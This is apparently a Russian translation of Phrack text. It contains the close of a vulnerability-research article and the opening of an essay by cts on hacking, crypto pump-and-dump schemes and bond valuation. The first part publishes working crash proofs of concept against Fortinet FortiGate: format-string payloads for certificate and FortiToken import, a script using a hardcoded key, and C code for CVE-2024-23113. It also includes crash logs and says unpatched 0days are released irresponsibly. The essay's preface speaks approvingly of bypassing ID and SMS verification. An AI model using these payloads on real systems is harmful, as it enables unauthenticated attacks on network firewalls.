Большинство форматных строк захардкожены или, по крайней мере, берутся из небольшого набора возможных значений. Исключения из этого правила и порождают уязвимости форматных строк. Современные инструменты реверс-инжиниринга невероятно упрощают фильтрацию вызовов функций форматных строк вплоть до тех 1% исключений. Хотя существуют инструменты и получше, этот простой скрипт для Binary Ninja оказался достаточно хорош, чтобы найти несколько быстрых 0day'ев:

```
fns={
    "printf":0,
    "fprintf":1,
    "dprintf":1,
    "sprintf":1,
    "snprintf":2,
    "vprintf":0,
    "vfprintf":1,
    "vsprintf":1,
    "vsnprintf":2,
}

def check(function,arg):
    for caller in function.caller_sites:
        try: inst=caller.mlil.ssa_form
        except KeyboardInterrupt as e: return
        except Exception: continue
        if inst is None: continue
        op=inst.operation
        if op in (MediumLevelILOperation.MLIL_CALL_SSA,
                MediumLevelILOperation.MLIL_CALL_UNTYPED_SSA,
                MediumLevelILOperation.MLIL_TAILCALL_SSA):
            if len(inst.params)<arg+1: continue
            if inst.dest.constant!=function.lowest_address: continue
```

```

else: continue
param=inst.params[arg]
possible=param.possible_values
if possible.type in (RegisterValueType.StackFrameOffset,
    RegisterValueType.UndeterminedValue):
    yield inst.address

for f in functions:
    print("-----"+f+"-----")
    for ff in bv.get_functions_by_name(f):
        for i in check(ff, fns[f]):
            print(hex(i))

```

Если коротко: скрипт проверяет каждый вызов функции семейства printf и смотрит, является ли аргумент формата константой или указателем на буфер стека. Разумеется, существуют куда более мощные инструменты для такого базового статического анализа, но я хочу подчеркнуть: чтобы найти уязвимости форматных строк в плохо написанном ПО, не нужно быть опытным разработчиком эксплойтов.

2 — Добывая мёртвый файрвол

Запустив этот скрипт против чего-нибудь крайне защищённого — например, бинарника Fortinet /bin/init — можно легко набрать достаточно CVE, чтобы украсить своё резюме. К счастью для вас, и в духе безответственного раскрытия, я публикую несколько крашей специально для Phrack! Прошу насладиться двумя 0day'ями, требующими отсутствия аутентификации, и одним n-day'ем, тоже без аутентификации.

2.1 — Импорт сертификата

Я где-то слышал, что PKI — это важно. Интересно, что случится, если добавить несколько %n в имя сертификата при импорте...

1. System -> Certificates -> Create/Import -> Certificate -> Import Certificate -> Certificate
2. Добавить действующий файл сертификата и ключа
3. Установить имя сертификата: %4919\$1\$c%n%n%n%n%n%n%n%n%n
4. Нажать Create

Внутренняя ошибка сервера? Проверим журнал крашей:

```

# diagnose debug crashlog read

<02946> firmware FortiGate-VM64 v7.2.7,build1577b1577,240131 (GA.M) (Release)
<02946> application httpsd
<02946> *** signal 11 (Segmentation fault) received ***
<02946> Register dump:
<02946> RAX: 0000000010c9dde0   RBX: 0000000010caf09c
<02946> RCX: 00007fffd366e008   RDX: 00007f132d45bfc0
<02946> R08: 0000000010c97050   R09: 00007f132d49abe0
<02946> R10: 0000000000004000   R11: 0000000000000000
<02946> R12: 00007fffd3668570   R13: 0000000000001337
<02946> R14: 0000000000000009   R15: 00000000000006d9
<02946> RSI: 00007fffd366a288   RDI: 00007fffd366e000
<02946> RBP: 00007fffd3668dd0   RSP: 00007fffd3668480
<02946> RIP: 00007f132d346c6c   EFLAGS: 0000000000010212
<02946> CS: 0033   FS: 0000   GS: 0000
<02946> Trap: 000000000000000e   Error: 0000000000000004
<02946> OldMask: 0000000000000000

```



```

<02946> CR2: 00007fffd366e000
<02946> stack: 0x7fffd3668480 - 0x7fffd366d490
<02946> Backtrace:
<02946> [0x7f132d346c6c] => /usr/lib/x86_64-linux-gnu/libc.so.6 liboffset 00064c6c
<02946> [0x7f132d34905d] => /usr/lib/x86_64-linux-gnu/libc.so.6 liboffset 0006705d
<02946> [0x7f132d35c826] => /usr/lib/x86_64-linux-gnu/libc.so.6 liboffset 0007a826
<02946> [0x7f132d335d42] => /usr/lib/x86_64-linux-gnu/libc.so.6 (__snprintf+0x00000092) liboffset 00053d42
<02946> [0x0222351b] => /bin/httpsd
<02946> [0x02223a65] => /bin/httpsd
<02946> [0x00ddb567] => /bin/httpsd
<02946> [0x00d08dc4] => /bin/httpsd
<02946> [0x00d09419] => /bin/httpsd
<02946> [0x00d0b547] => /bin/httpsd
<02946> [0x00d0d01d] => /bin/httpsd
<02946> [0x00caeef9] => /bin/httpsd
<02946> [0x00e9984a] => /bin/httpsd (ap_run_handler+0x0000004a)
<02946> [0x00e9a0a6] => /bin/httpsd (ap_invoke_handler+0x000000c6)
<02946> [0x00ee1ec9] => /bin/httpsd
<02946> [0x00ee2111] => /bin/httpsd (ap_process_request+0x00000021)
<02946> [0x00eda23f] => /bin/httpsd
<02946> [0x00e9e0aa] => /bin/httpsd (ap_run_process_connection+0x0000004a)
<02946> [0x00eb3cb7] => /bin/httpsd
<02946> [0x00eb3f86] => /bin/httpsd
<02946> [0x00eb4174] => /bin/httpsd
<02946> [0x00eb47ad] => /bin/httpsd
<02946> [0x00eafa51] => /bin/httpsd (ap_run_mpm+0x00000061)
<02946> [0x00eaf586] => /bin/httpsd
<02946> [0x00449f6f] => /bin/httpsd
<02946> [0x0044f498] => /bin/httpsd
<02946> [0x0044fc8a] => /bin/httpsd
<02946> [0x004524af] => /bin/httpsd
<02946> [0x00452dd9] => /bin/httpsd
<02946> [0x7f132d305deb] => /usr/lib/x86_64-linux-gnu/libc.so.6 (__libc_start_main+0x000000eb) liboffset 0002
<02946> [0x004450da] => /bin/httpsd

```

R13 содержит 0x1337 — это ровно столько байт, сколько мы только что вывели с помощью %4919\$1\$c. Похоже на уязвимость!

2.2 — Импорт FortiToken

MFA решает все проблемы безопасности, а Fortinet делает MFA простым с помощью FortiTokens. Сгенерируем файлы сидов FortiToken:

```

----- ftk.py -----
import base64
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
# lol hardcoded key
FTK_KEY="3F2FE4F6E40B53CFF0B5948993F4D4AB369C7F0375FDC92D64CB3E8880FFAE4E"
FTK_KEY=bytes.fromhex(FTK_KEY)
format_str=b'%4919$1$c%n%n%n '
iv=b'\0'*16
a=Cipher(algorithms.AES(FTK_KEY), modes.CBC(iv), backend=default_backend())
e=a.encryptor()
ct=e.update(format_str)
ciphertext=base64.b64encode(ct).decode()
print(f"FTK00000000000EA,{ciphertext},{iv.hex()}")
----- ftk.py -----

$ python3 ftk.py > poc.ftk

```

Импортировать файл сиду несложно:

1. User & Authentication -> FortiTokens -> Create New -> Import -> Seed File
2. Загрузить poc.ftk

Хм... что это? Ещё одна ошибка? Смотрим, что скажет журнал крашей:

```
<02664> firmware FortiGate-VM64 v7.2.7,build1577b1577,240131 (GA.M) (Release)
<02664> application httpsd
<02664> *** signal 11 (Segmentation fault) received ***
<02664> Register dump:
<02664> RAX: 0000000010da2830    RBX: 0000000010db020c
<02664> RCX: 00007ffd536af008    RDX: 00007fd3f60e3fc0
<02664> R08: 0000000010d981c0    R09: 00007fd3f6122be0
<02664> R10: 0000000000000010    R11: 0000000000000000
<02664> R12: 00007ffd536a7900    R13: 0000000000000137
<02664> R14: 0000000000000004    R15: 0000000000000a67
<02664> RSI: 00007ffd536a9618    RDI: 00007ffd536af000
<02664> RBP: 00007ffd536a8160    RSP: 00007ffd536a7810
<02664> RIP: 00007fd3f5fcec6c    EFLAGS: 000000000010212
<02664> CS: 0033    FS: 0000    GS: 0000
<02664> Trap: 000000000000000e    Error: 0000000000000004
<02664> OldMask: 0000000000000000
<02664> CR2: 00007ffd536af000
<02664> stack: 0x7ffd536a7810 - 0x7ffd536acfc0
<02664> Backtrace:
<02664> [0x7fd3f5fcec6c] => /usr/lib/x86_64-linux-gnu/libc.so.6    liboffset 00064c6c
<02664> [0x7fd3f5fd105d] => /usr/lib/x86_64-linux-gnu/libc.so.6    liboffset 0006705d
<02664> [0x7fd3f5fe4826] => /usr/lib/x86_64-linux-gnu/libc.so.6    liboffset 0007a826
<02664> [0x7fd3f5fbdd42] => /usr/lib/x86_64-linux-gnu/libc.so.6    (__snprintf+0x00000092) liboffset 00053d42
<02664> [0x0290048a] => /bin/httpsd
<02664> [0x00de6fbd] => /bin/httpsd
<02664> [0x00d08dc4] => /bin/httpsd
<02664> [0x00d09419] => /bin/httpsd
<02664> [0x00d0b547] => /bin/httpsd
<02664> [0x00d0d01d] => /bin/httpsd
<02664> [0x00caeef9] => /bin/httpsd
<02664> [0x00e9984a] => /bin/httpsd (ap_run_handler+0x0000004a)
<02664> [0x00e9a0a6] => /bin/httpsd (ap_invoke_handler+0x000000c6)
<02664> [0x00ee1ec9] => /bin/httpsd
<02664> [0x00ee2111] => /bin/httpsd (ap_process_request+0x00000021)
<02664> [0x00eda23f] => /bin/httpsd
<02664> [0x00e9e0aa] => /bin/httpsd (ap_run_process_connection+0x0000004a)
<02664> [0x00eb3cb7] => /bin/httpsd
<02664> [0x00eb3f86] => /bin/httpsd
<02664> [0x00eb3fcb] => /bin/httpsd
<02664> [0x00eb48e5] => /bin/httpsd
<02664> [0x00eafa51] => /bin/httpsd (ap_run_mpm+0x00000061)
<02664> [0x00eaf586] => /bin/httpsd
<02664> [0x00449f6f] => /bin/httpsd
<02664> [0x0044f498] => /bin/httpsd
<02664> [0x0044fc8a] => /bin/httpsd
<02664> [0x004524af] => /bin/httpsd
<02664> [0x00452dd9] => /bin/httpsd
<02664> [0x7fd3f5f8ddeb] => /usr/lib/x86_64-linux-gnu/libc.so.6    (__libc_start_main+0x000000eb) liboffset 0002
<02664> [0x004450da] => /bin/httpsd
```

Неудивительно, что этот краш почти идентичен предыдущему. Единственное отличие — трассировка стека:

```
(__snprintf+0x00000092) liboffset 00053d42
[0x0290048a] => /bin/httpsd
[0x00de6fbd] => /bin/httpsd
[0x00d08dc4] => /bin/httpsd
```

ВМЕСТО:

```
(__snprintf+0x00000092) liboffset 00053d42
[0x0222351b] => /bin/httpsd
[0x02223a65] => /bin/httpsd
[0x00ddb567] => /bin/httpsd
```

2.3 — CVE-2024-23113

CVE-2024-23113 кажется слишком сложным? На самом деле всё просто, как два байта об асфальт:

```
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <openssl/ssl.h>
#include <openssl/err.h>

char *payload=\\
"reply 200\\r\\n"\\
"request=auth\\r\\n"\\
"mgmtip=%270441$1$c%n%n%n%n%n%n%n%n\\r\\n"\\
"\\r\\n";

#define HOST "69.69.69.69"
#define PORT 541
#define KEYFILE "key.pem"
#define CERTFILE "cert.pem"

void main(){
    int sock;
    struct sockaddr_in sa={0};
    SSL_CTX *ctx;
    SSL *ssl;
    const SSL_METHOD *method;
    uint32_t len_be;
    char *fgfm_magic="\\x36\\xe0\\x11\\x00";

    method=TLS_server_method();
    ctx=SSL_CTX_new(method);
    SSL_CTX_use_certificate_file(ctx, CERTFILE, SSL_FILETYPE_PEM);
    SSL_CTX_use_PrivateKey_file(ctx, KEYFILE, SSL_FILETYPE_PEM);
    sock=socket(AF_INET, SOCK_STREAM, 0);
    sa.sin_family=AF_INET;
    sa.sin_port=htons(PORT);
    sa.sin_addr.s_addr=inet_addr(HOST);
    connect(sock, &sa, sizeof(struct sockaddr));
    ssl=SSL_new(ctx);
    SSL_set_fd(ssl, sock);

    if(SSL_accept(ssl)<=0)
        ERR_print_errors_fp(stderr);
    else{
        len_be=htonl(strlen(payload)+1+8);
        SSL_write(ssl, fgfm_magic, 4);
        SSL_write(ssl, &len_be, 4);
        SSL_write(ssl, payload, strlen(payload)+1);
    }
    SSL_shutdown(ssl);
    SSL_free(ssl);
    close(sock);
    SSL_CTX_free(ctx);
}
```

Просто измените HOST и подставьте свои key.pem/cert.pem. Самое сложное при разработке краш-РоС — понять, что TCP-клиент выступает в роли TLS-сервера. Сам протокол — это просто магическое число, поле размера и текстовое тело.

```
<23066> firmware FortiGate-VM64 v7.2.4,build1396b1396,230131 (GA.F) (Release)
<23066> application fgfmsd
<23066> *** signal 11 (Segmentation fault) received ***
<23066> Register dump:
<23066> RAX: 00007f652c3d2040   RBX: 00007f652c8f7844
<23066> RCX: 00007ffd3fe86008   RDX: 00007f6531e7afc0
<23066> R08: 00007f652c3cf010   R09: 0000000000000000
<23066> R10: 0000000000000022   R11: 0000000000000246
<23066> R12: 00007ffd3fe83780   R13: 0000000000042069
```

```
<23066> R14: 000000000000000b    R15: 0000000000000303
<23066> RSI: 00007ffd3fe84138    RDI: 00007ffd3fe86000
<23066> RBP: 00007ffd3fe83fe0    RSP: 00007ffd3fe83690
<23066> RIP: 00007f6531d65c6c    EFLAGS: 0000000000010212
<23066> CS: 0033    FS: 0000    GS: 0000
<23066> Trap: 000000000000000e    Error: 0000000000000004
<23066> OldMask: 0000000000000000
<23066> CR2: 00007ffd3fe86000
<23066> stack: 0x7ffd3fe83690 - 0x7ffd3fe854d0
<23066> Backtrace:
<23066> [0x7f6531d65c6c] => /usr/lib/x86_64-linux-gnu/libc.so.6    liboffset 00064c6c
<23066> [0x7f6531d6805d] => /usr/lib/x86_64-linux-gnu/libc.so.6    liboffset 0006705d
<23066> [0x7f6531d7b826] => /usr/lib/x86_64-linux-gnu/libc.so.6    liboffset 0007a826
<23066> [0x7f6531d54d42] => /usr/lib/x86_64-linux-gnu/libc.so.6    (__snprintf+0x00000092) liboffset 00053d42
<23066> [0x00acc6aa] => /bin/fgfmd
<23066> [0x00acd30c] => /bin/fgfmd
<23066> [0x00acdcef] => /bin/fgfmd
<23066> [0x00aee12a] => /bin/fgfmd
<23066> [0x00ae8674] => /bin/fgfmd
<23066> [0x00ad60ba] => /bin/fgfmd
<23066> [0x00ae1d11] => /bin/fgfmd
<23066> [0x00449eaf] => /bin/fgfmd
<23066> [0x004531da] => /bin/fgfmd
<23066> [0x0044fd9c] => /bin/fgfmd
<23066> [0x00452428] => /bin/fgfmd
<23066> [0x00452d71] => /bin/fgfmd
<23066> [0x7f6531d24deb] => /usr/lib/x86_64-linux-gnu/libc.so.6    (__libc_start_main+0x000000eb) liboffset 0002
<23066> [0x00444f1a] => /bin/fgfmd
```

|=[EOF]=|

Зов всех хакеров

Автор: cts (@gf_256)

Оглавление

- 0 - Предисловие
- 1 - Об авторе
- 2 - Рождение шиткоина
- 3 - Как работают деньги
 - 3.1 - Инструменты с фиксированным доходом
 - 3.2 - Акции
 - 3.3 - Акционерная стоимость
- 4 - Стартап-блюз
- 5 - Выводы
- 6 - Благодарности
- 7 - Ссылки
- 8 - Приложение

0 - Предисловие

Привет.

Я — cts, также известный как gf_256, ephemeral или под рядом других псевдонимов. Я хакер, а теперь ещё и владелец малого бизнеса, генеральный директор. В этой статье я хотел бы поделиться своим опытом хождения по двум столь разным дорогам.

Хакер — это тот, кто понимает, как устроен мир. Это означает знать, что происходит, когда ты набираешь «google.com» и нажимаешь Enter. Это означает понимать, как включается твой компьютер, про обучение памяти, про A20 и всё такое прочее. Это про современные процессоры, их кэши и побочные каналы. Это про загрузчики DSi и о том, как правильные электромагнитные сбои можно использовать для джейлбрейка. И это про то, как работают Spotify, Widevine, AES и SGX, чтобы освободить свою музыку из оков DRM.

Но быть хакером — это куда больше, чем всё перечисленное. Это означает знать, где что найти. Например, libgen, Sci-Hub и нуаа. Или где вписаться в очередную групповую закупку IDA Pro. Или на каких трекерах что лежит и как туда попасть.

Это про умение обходить верификацию по электронной почте. Обходить SMS-верификацию. Обходить ту тупую блядскую проверку, где надо поднести водительские права к веб-камере (спасибо, виртуальная камера OBS!). Это про реальную модель угроз, а не просто паранойю. Про понимание того, что тебя не стоит сжигать 0day, но при этом про чтение обвинительных заключений, чтобы учиться на чужих ошибках.

Это про умение найти в интернете эстрадиол валерат и знать, как делать инъекции. Или про «метод бодибилдера» для самостоятельного заказа анализов крови там, где штат

требует для этого рецепт. Это про знание того, какие посылки вызывают у таможни США подозрения, а какие нет.

Это про то, что происходит, когда открываешь Robinhood и покупаешь гигантские NVDA FD. Я имею в виду реальную микроструктуру рынка, а не «PFOF у Кена Гриффина — зло». А затем использовать эту микроструктуру для поиска бесконечного денежного глитча (высокий Sharpe!). Это про умение получить дополнительные паспорта и читать налоговый кодекс.

Это про умение договариваться о зарплате (или о доле в акционерном капитале). Это про понимание того, почему вещи в супермаркете стоят столько, сколько стоят. Или почему очередной мерзкий шиткоин продолжает расти. И почему тот дерьмовый стартап получил безумную оценку. И понимание того, кто в итоге за всё это платит (подсказка: это ты).

Мой тезис в том, что это касается не только компьютеров. Это про понимание того, как устроен мир. Мир состоит из людей. Сколько бы машины ни поддерживали работу общества, эти машины запрограммированы людьми — людьми с менеджерами, супругами и детьми; с желаниями, потребностями и мечтами. И речь идёт об использовании этих знаний для того, чтобы добиться перемен, которые ты хочешь увидеть.

Вот в чём смысл быть хакером.

1 - Об авторе

Я занимаюсь хакерством уже 13 лет. До основания Zellic я помогал создавать CTF-команду под названием perfect blue (в последнее время — Blue Water). Позже мы стали командой номер один в мировом рейтинге CTF. Мы участвовали в DEF CON CTF. Мы побеждали на GoogleCTF, PlaidCTF и HITCON. Это как та сцена из «Мистера Робота», только без кринжа.

В 2021 году мы решили взять этот дружеский хакерский круг и создать охранную фирму. Выяснилось, что крипто хорошо платит, поэтому мы работали со многими крипто-клиентами. В процессе мы столкнулись с безумной, невероятно смешной и удручающей трезвящей чепухой. В этой статье я расскажу несколько историй о том, чему эта чепуха меня научила, чтобы вы могли извлечь те же уроки, что и я.

Рынки — это компьютеры; они вычисляют цены, оценки и распределение ресурсов в нашем обществе. Хакеры хорошо умеют работать с компьютерами. Давайте разберёмся в этом подробнее.

2 - Рождение шиткоина

Не могу придумать лучшего примера, чем шиткоины. Давайте посмотрим на крипторынки в действии.

Для начала поговорим о токенах. Какова их цель? Цель токена — расти. Никакой другой цели нет. Токен растёт. Это важно, запомните этот момент.

Теперь вопрос: как заставить токен расти? В крипте есть два основных вида токенных сделок. Назовём их «Азиатская схема» и «Западный путь».

«Азиатская схема» — это довольно прямолинейная схема накачки и сброса. Это

прямоугольник между венчурным капиталистом, маркетмейкером, криптобиржей и основателем токенов-проекта.

1. Задача биржи — листинговать токен, привлекая инвесторов. За это им платят смесью токенов и живыми деньгами. Их суперспособность — владение клиентскими отношениями с розничными пользователями и правами на название спортивных арен.

2. Маркетмейкер обеспечивает ликвидность, чтобы рынок выглядел действительно здоровым и хорошо торгуемым, что облегчает покупку токена. В хороших сделках им платят опционами колл в деньгах на токены, поэтому у них есть стимул помогать токеноу торговаться хорошо. Их суперспособность — наличие большой ликвидности для развёртывания и людей на PagerDuty.

3. Задача основателя — накачивать токен и пиарить его в Twitter. Он главный хайпмен, и его работа — создавать нарратив и накачивать мешки всем. Его уникальная сила в том, что он может печатать новые токены из воздуха, и именно так в значительной степени он получает оплату по этой схеме.

4. Наконец, венчурный капиталист получает вознаграждение за организацию сделки. Он даёт основателям немного денег, которые взамен дают обещание передать VC большое количество токенов, как только они реально появятся. Это называется Simple Agreement for Future Tokens, или SAFT. Суперспособность VC — наряжать основателей и проект так, чтобы это выглядело как Следующая Большая Вещь, а не как схема Понци.

Все получают огромную токенную экспозицию (прямо или косвенно), и при листинге происходит накачка. Затем инсайдеры сбрасывают и уходят с жирным стеклом. Кроме розницы — она в итоге остаётся с мешком.

Иногда листинг идёт не так хорошо для организаторов — что ж, повезёт в следующий раз. Но розница проигрывает всегда.

```
wtf???   LFG!!! to the moon
      ,o  \oXo/\o/
      /v   | | |
      /\   / X\ / \

crypto investors
  ^ |
  | |
  | v
+-----+
| Crypto | <----- provides liquidity -----> | Market |
| Exchange | -----> | Maker |
+-----+
+-----+ maker fees +-----+
  ^ |
fees, | | listing      options |
tokens | |              / fees |
      | | +-----+
      | v |
+-----+ tokens / SAFT / token warrants +-----+
| Token | -----> | Venture |
| Project | <----- | Capital |
+-----+ cash , intros to CEX / MM, shilling +-----+
```

Эта машина работала исключительно хорошо в 2017 году, особенно до того, как Китай запретил крипто. Все те ICO-шиткоины? «Азиатская схема». И она по-прежнему неплохо работает сегодня, только люди теперь более осторожны в отношении локапов, расписаний вестинга и тому подобного.

Теперь поговорим о «Западном пути». «Азиатская схема»? Та старая накачка и сброс? Нет,

сэр, мы цивилизованные люди. Вместо этого наши VC *добавляют ценность* своим инвестициям, рассказывая миру о том, «насколько разрушительны технологии» и какая «команда невероятных аутсайдеров». И они не будут явно PnD токеном, но вместо этого будут финансировать «проекты в экосистеме», чтобы казалось, что на платформе происходит реальная активность.

Это делается для раздувания метрик (вроде TPS или TVL), чтобы завесить оценку следующего раунда. В общем, затем они сбрасывают. Или, может быть, VC сам является маркетмейкером и маркет-мейкит токены своих портфельных компаний. В целом это то же дерьмо (Понци), только одетое в более приличный наряд.

«Азиатская схема» или «Западный путь» — в любом случае, если вы основатель токена, ваш главный приоритет — просто ВЫЙТИ НА РЫНОК СЕЙЧАС и ЗАПУСТИТЬ ТОКЕН. Это нужно, чтобы собрать свой жирный мешок и слить часть вторички, пока кто-то другой не перехватил нарратив или цикл хайпа не сдвинулся.

Это одна из причин, по которым в крипте так много взломов. Код весь дерьмовый, потому что его гонят как можно быстрее двадцатилетние инженеры-программисты, которые раньше писали на TypeScript и Golang в Google. Добавьте к этому какого-нибудь психованного CEO — продакт-менеджера. Помните, дело не в НАПИСАНИИ БЕЗОПАСНОГО КОДА, дело в ОТГРУЗКЕ ЁБАНОГО ПРОДУКТА. Удачи переписывать всё на Rust!

Всё это работало хорошо до тех пор, пока в 2022 году не рухнули Luna, потом ЗАС, Genesis и FTX. Это всё ещё работает, но теперь надо быть менее откровенным.

Шиткоины удовлетворяют насущную потребность. Они — ответ на финансовый нигилизм. Многие люди работают на тупиковых работах за зарплату, которой недостаточно, чтобы «сделать это». Они чувствуют себя в ловушке и вынуждены работать на ненавистных им работах, тратя жизнь на бессмысленную хрень для создания акционерной стоимости. Такая жизнь кажется неприемлемой, а выходов мало. Так что какое единственное «достижимое» решение остаётся? Поставить всё на шиткоины, и если проиграешь... может, следующая зарплата будет лучше.

Но хватит о крипте, давайте поговорим о ценных бумагах.

3 - Как работают деньги

3.1 - Инструменты с фиксированным доходом

Начнём с инструментов с фиксированным доходом. Я говорю о скучных, старомодных облигациях — например, казначейских. Многие сегодня знакомятся с финансами через акции и токены. На мой взгляд, это лишь половина истории. Фиксированный доход — это основа финансов. Он имеет фундаментальную ценность. Он предоставляет прототипический актив, на основе которого можно оценивать все остальные активы.

Активы с фиксированным доходом, как облигации, сводятся к заимствованию и кредитованию. Облигация — это, по сути, долговая расписка (IOU), по которой кто-то обязуется выплатить вам деньги в будущем. Иметь доллар сегодня полезнее, чем через год, поэтому кредиторы берут плату за доступ к деньгам сегодня. Эта плата называется процентами, и то, как она встроена в уравнение, варьируется от актива к активу. Некоторые облигации предусматривают купонные выплаты, другие — бескупонные. Главное

помнить, что облигации — это по сути расписка заплатить \$X в будущем.

Вот пример. Допустим, вы хотите занять \$100 для финансирования предстоящего проекта. Процентная ставка составит 5% в год. Чтобы занять деньги, вы выпускаете (минтите) облигацию (расписку) на \$X+5 долларов с погашением через 1 год. В обмен на эту свежую расписку кредитор даёт вам \$X долларов сейчас.

В балансе кредитора наличных станет меньше на \$X, но появится актив на (\$X+5) долларов (ваша расписка), создавая \$5 собственного капитала. Напротив, у вас появится \$X наличными в активах, но и обязательство на (\$X+5), создавая -\$5 собственного капитала.

Этот пример работает и для вклада в банке. Здесь вы — кредитор, а банк — заёмщик. Ваши вклады будут обязательствами на их балансе, поскольку они обязаны вернуть вам депозит, если вы решите его снять.

Lender's Balance Sheet	Borrower's Balance Sheet
=====	=====
Assets:	Assets:
IOU-----X+5	Cash-----X
Liabilities:	Liabilities:
Cash----- (X)	IOU-----X+5
Equity:	Equity:
Equity-----5	Equity----- (5)

Активы с фиксированным доходом крайне просты. Существуют различные риски (кредитный риск, риск процентных ставок и т.д.), но исключив эти факторы, вы получаете то, за что платите. В отличие от токена или акции, облигация не испарится внезапно и не рухнет. (Теоретически.) Именно поэтому их можно моделировать просто — настолько просто, что это поймёт даже старшекласник.

Допустим, сегодня у меня есть \$X. Предположим, что преобладающая (безрисковая) процентная ставка составляет 5%. Какова стоимость этих \$X через год? Очевидно, не меньше \$X/1,05, поскольку я могу просто выдать их в кредит под 5% и получить \$X/1,05 обратно через год. Если вы предложите мне возможность инвестировать в любой актив с доходностью менее 5%, это будет невыгодно для меня, поскольку я мог бы сам выдать их в кредит и получить 5% доходности.

Теперь рассмотрим тот же сценарий в обратном порядке. Возьмём ту расписку из примера. Какова *сегодняшняя* стоимость (безрисковой) расписки на \$X с погашением через 1 год? Она стоит не более \$X/1,05. Потому что имея \$X/1,05 сегодня, я мог бы выдать их в кредит и собрать 5% годовых, чтобы снова получить \$X в будущем. Если я плачу больше \$X/1,05, я заключаю невыгодную сделку, поскольку блокирую свои деньги у вас, тогда как было бы эффективнее самому выдать их в кредит.

Наверное, вы уже догадываетесь, к чему я клоню. Текущая стоимость расписки на \$X в момент t в будущем равна $\frac{X}{(1+r)^t}$, где r — ставка дисконтирования. Ставка дисконтирования описывает «затухание» стоимости со временем — из-за процентов, а также таких факторов, как потенциальный провал актива (например, если актив — компания, то её банкротство).

Теперь, если у нас есть некий актив, генерирующий серию будущих денежных потоков $f(t)$, мы можем смоделировать его как пакет расписок со значениями $f(t)$ со сроком 1, 2, 3 и так далее. Тогда текущая стоимость этого актива — это геометрическая сумма дисконтированных будущих денежных потоков. Это называется дисконтированием денежных потоков (DCF). Поздравляю, теперь вы можете строить лучшие модели, чем те, что используются во многих сделках на ранних стадиях венчурного финансирования.

+-----+-----+-----+-----+-----+-----+-----+-----+

Year	0	1	2	3	4	...	t
Cash Flow	CF1	CF2	CF3	CF4	CF5	...	CF _t
Disc. Val	CF1	CF2 / (1+r)	CF3 / (1+r) ²	CF4 / (1+r) ³	CF5 / (1+r) ⁴	...	CF _t / (1+r) ^t
	IOU 1	IOU 2	IOU 3	IOU 4	IOU 5	...	IOU n

$$DCF = \sum_{t=0}^{\infty} \frac{f(t)}{(1+r)^t} = (\text{assume constant annual cash flow } x) = \frac{1}{1-1/(1+r)} x$$

$$= (1/r + 1) x$$

$$\text{Cash flow multiple} = (\text{value}) / (\text{annual cash flow}) \approx 1/r$$

(Внимательный читатель также обнаружит, что можно двигаться от оценок назад — для оценки первой, второй,... N-й производных денежного потока или ежегодных шансов выживания компании. И их можно сопоставить с... выходом на улицу и общением с живыми людьми, чтобы проверить, имеет ли оценка реальный смысл.)

В этот момент вы, вероятно, задаётесь вопросом, зачем я загружаю вас всей этой скучной квант-финансовой хренью. Что ж, это полезно знать о том, как устроен мир.

Во-первых, процентные ставки непосредственно и лично затрагивают вас. Вы, возможно, слышали термин «среда нулевых процентных ставок». В условиях низких процентных ставок денежный поток становится нерелевантным. Почему? Рассмотрим геометрический ряд DCF при процентной ставке $r = 0$. Текущая стоимость стремится к бесконечности. Если эталонная пороговая ставка, которую мы пытаемся превзойти, равна 0%, буквально ЧТО УГОДНО является лучшей инвестицией, чем удерживать наличные.

Теперь вы понимаете, почему VC вливали сотни миллионов в откровенно плохие сделки и дерьмовые компании во время ковида? Денежный поток и прибыльность не имели значения, потому что можно было просто одолжить ещё денег у денежного принтера.

Вот более конкретный пример. Помните, несколько лет назад поездки на Uber были такими дешёвыми, что компания явно теряла деньги на каждой поездке?

Это называется стоимость привлечения клиента (CAC). CAC — это, по сути, компания, платящая вам за использование своего приложения, посещение магазина, подписку на сервис... что угодно. Стратегия хорошо известна: сжигать деньги для привлечения пользователей, пока все конкуренты не умрут и ты не станешь монополией. Затем повысить цены.

Но вот ключевой момент: это работает только в условиях низких процентных ставок. В такой среде дисконтирование низкое, и, следовательно, потенциал будущего роста ценится выше, чем прибыльность и фундаментальные показатели сегодня. Не нужно иметь смысл *сегодня*, лишь бы работало через 10 лет. Пока можно продолжать занимать деньги, чтобы поддерживать сжигание.

Конечно, когда ставки снова растут, машина бесплатных денег выключается и последствия расходятся волнами. Вы — скромный CAC-фермер, собирающий CAC из различных убыточных потребительских приложений — каршеринга, доставки еды и тому подобного. Эти приложения привлекают деньги от инвесторов: VC-фондов и фондов роста. Те, в свою очередь, привлекают деньги от *своих* инвесторов — ограниченных партнёров. Этими LP может быть институциональный капитал: пенсионные фонды, суверенные фонды благосостояния или семейные офисы.

И когда денежная машина отключается, все, кто успокоился при ZIRP, теперь в панике. Компании перенанивали во время ZIRP, чтобы потом проводить сокращения, когда ставки растут.

Во-вторых, кредит — не обязательно плохая вещь при ответственном использовании. Возьмём, например, займы «Купи сейчас, плати потом». Теперь, когда вы вооружены концепцией эффективности капитала, разве не будет технически выгоднее, чем платить наличными, взять беспроцентный BNPL-кредит и временно вложить освободившиеся деньги в инвестицию? (При прочих равных и т.д.)

А пока вернёмся к акциям.

Сначала мы рассмотрели спекулятивную стоимость на примере крипто-мемкоинов. Затем, с другой стороны, изучили фундаментальную стоимость на примере, скажем, казначейских облигаций США. Эти два понятия лежат на двух крайних точках спектра. Некоторые сектора и акции более спекулятивны, чем другие: Nvidia на данный момент практически мемкоин.

тогда как что-то вроде Coca-Cola — как фиксированный доход для бумеров (это не финансовый совет, кстати). У большинства активов есть смесь обоих компонентов.

Если думать об акциях, они (обычно) имеют некоторую фундаментальную ценность. Акции представляют право собственности на некий актив, например бизнес. Бизнес теоретически генерирует дивиденды для акционеров, и этот денежный поток (или чистая приведённая стоимость будущих потоков) представляет фундаментальную ценность бизнеса. Как мы видели, активы с лучшими денежными потоками более ценны.

На практике обратные выкупы акций могут использоваться для создания того, что фактически является дивидендом для акционеров, но в более налогово выгодной форме. В то время как дивиденды облагаются налогом как доход и реализуются немедленно, при обратных выкупах они облагаются как прирост капитала, но, что важно, прибыль не реализуется до продажи актива. Это может быть бесконечно далеко в будущем, так что это более капиталоефективно. Дополнительное преимущество в том, что это помогает накачивать токен, и, на мой взгляд, это своего рода мило, потому что объединяет фундаментальный и спекулятивный аспекты.

